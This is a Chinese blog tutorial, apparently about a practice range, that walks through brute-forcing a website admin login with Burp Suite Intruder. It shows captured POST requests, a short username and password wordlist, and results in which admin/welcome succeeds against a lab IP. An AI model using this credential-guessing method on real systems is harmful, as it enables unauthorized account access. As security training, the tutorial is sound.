

# 简单Burp爆破使用方法

原创

Zeker62 于 2021-08-03 16:21:54 发布 378 收藏

分类专栏: [网络安全学习](#) 文章标签: [安全](#) [爆破](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/ZripenYe/article/details/119352315>

版权



[网络安全学习](#) 专栏收录该内容

134 篇文章 3 订阅

订阅专栏

## burp的爆破就是强行暴力枚举对应的信息

这里用的是封神台的第二个靶场, 本来适用于爆破的靶场在我做的时候不知道被哪个\*\*删库了。

公共资源, 合理利用

绕道了后台之后, 出现管理员的账号密码



这个时候我们假装并不知道账号密码, 所以进行暴力破解。

## 破解步骤

先随便输入账号密码，进行抓包

The image shows a screenshot of a web application interface and the Burp Suite proxy tool. The web application is titled "企业网站管理系统" (Enterprise Website Management System) and has a "管理员登录" (Administrator Login) form. The form includes fields for "用户名:" (Username) with the value "admin", "用户密码:" (User Password) with masked characters ".....", and "验证码:" (Captcha) with the value "8136". A red message "请在左边输入" (Please enter on the left) is displayed next to the captcha field. There are "确认" (Confirm) and "清除" (Clear) buttons at the bottom of the form.

The Burp Suite interface is shown below the web application. The "Proxy" tab is active, and the "Intercept" sub-tab is selected. The request being intercepted is to "http://59.63.200.79:8004". The "Inspector" panel on the right shows the details of the intercepted request, including the method (POST), host, content length, cache control, upgrade-insecure-requests, origin, content type, user agent, referer, and cookies. The cookies include "ASPSESSIONIDCCBRDCR=KBMLELKAABLMMKELFKLHJLEI".

在包的下方有我们刚刚提交的信息

This screenshot shows the Burp Suite interface with the "Inspector" panel expanded. The "Request Headers" section is visible, showing the following details:

- 1 POST /admin/Admin\_ChkLogin.asp HTTP/1.1
- 2 Host: 59.63.200.79:8004
- 3 Content-Length: 81
- 4 Cache-Control: max-age=0
- 5 Upgrade-Insecure-Requests: 1
- 6 Origin: http://59.63.200.79:8004
- 7 Content-Type: application/x-www-form-urlencoded
- 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
- 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9
- 10 Referer: http://59.63.200.79:8004/admin/Login.asp
- 11 Accept-Encoding: gzip, deflate
- 12 Accept-Language: zh-CN,zh;q=0.9
- 13 Cookie: ASPSESSIONIDCCBRDCR=KBMLELKAABLMMKELFKLHJLEI
- 14 Connection: close
- 15

```
3 Content-Length: 81
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://59.63.200.79:8004
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://59.63.200.79:8004/admin/Login.asp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: ASPSESSIONIDCCBRDRCR=KBMLELKAABLMMKELFKLHJLEI
14 Connection: close
```

Query Parameters (0) ▾

Body Parameters (4) ▾

Request Cookies (1) ▾

Request Headers (13) ▾


```
1
1
1 UserName=admin&Password=dsdsdssd&CheckCode=8136&Submit=
  +%C8%B7%26%23160%3B%C8%CF+
```

0 matches


<https://blog.csdn.net/ZripenYe>


显而易见，账号密码的名称

启动攻击模式，进入这个模式，就可以进行暴力破解的尝试



确定端口






使用分而治之的爆破模式


清除不必要的选项或者添加必要的选项


使用两个\$中间元素都是我们要爆破的目标。




设置payload, 添加字典

注意: 1和2都要记得添加






### 添加字典（txt格式）



### 开始爆破



Payload set:  Payload count: 16  
 Payload type:  Request count: 256

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin

Load ... zkaq

Remove root

Clear test

system

guest

systemadmin

test1

<https://blog.csdn.net/ZripenYe>

发现了什么不太一样的东西

Attack Save Columns 5. Intruder attack of 59.63.200.79 - Temporary attack - Not saved to project file

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
112	test12	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
113	test123	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
114	admin888	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
115	admin123456	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
116	admin888888	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
117	123456	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
118	12345	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
119		systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	785	
120	admin	welcome	302	<input type="checkbox"/>	<input type="checkbox"/>	360	
121	zkaq	welcome	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
122	root	welcome	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
123	test	welcome	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
124	system	welcome	200	<input type="checkbox"/>	<input type="checkbox"/>	791	

Request Response

Pretty Raw Hex \n ☰

```

1 POST /admin/Admin_ChkLogin.asp HTTP/1.1
2 Host: 59.63.200.79:8004
3 Content-Length: 80
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://59.63.200.79:8004
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://59.63.200.79:8004/admin/Login.asp
11 Accept-Encoding: gzip, deflate
  
```

0 matches

Finished <https://blog.csdn.net/ZripenYe>

观察响应

Attack Save Columns 5. Intruder attack of 59.63.200.79 - Temporary attack - Not saved to project file

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
112	test12	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	

113	test123	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791
114	admin888	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791
115	admin123456	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791
116	admin8888888	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791
117	123456	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791
118	12345	systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	791
119		systemadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	785
120	admin	welcome	302	<input type="checkbox"/>	<input type="checkbox"/>	360
121	zkaq	welcome	200	<input type="checkbox"/>	<input type="checkbox"/>	791
122	root	welcome	200	<input type="checkbox"/>	<input type="checkbox"/>	791
123	test	welcome	200	<input type="checkbox"/>	<input type="checkbox"/>	791
124	system	welcome	200	<input type="checkbox"/>	<input type="checkbox"/>	791

Request    Response

Pretty   Raw   Hex   Render   \n   ☰

```
11 <head>
  <title>
    Object moved
  </title>
</head>
12 <body>
  <h1>
    Object Moved
  </h1>
  This object may be found <a HREF="default.asp">here</a>
  .
</body>
```

0 matches

Finished <https://blog.csdn.net/ZrpenYe>

说明爆破成功。

最简单的爆破方法了，以后更新别的。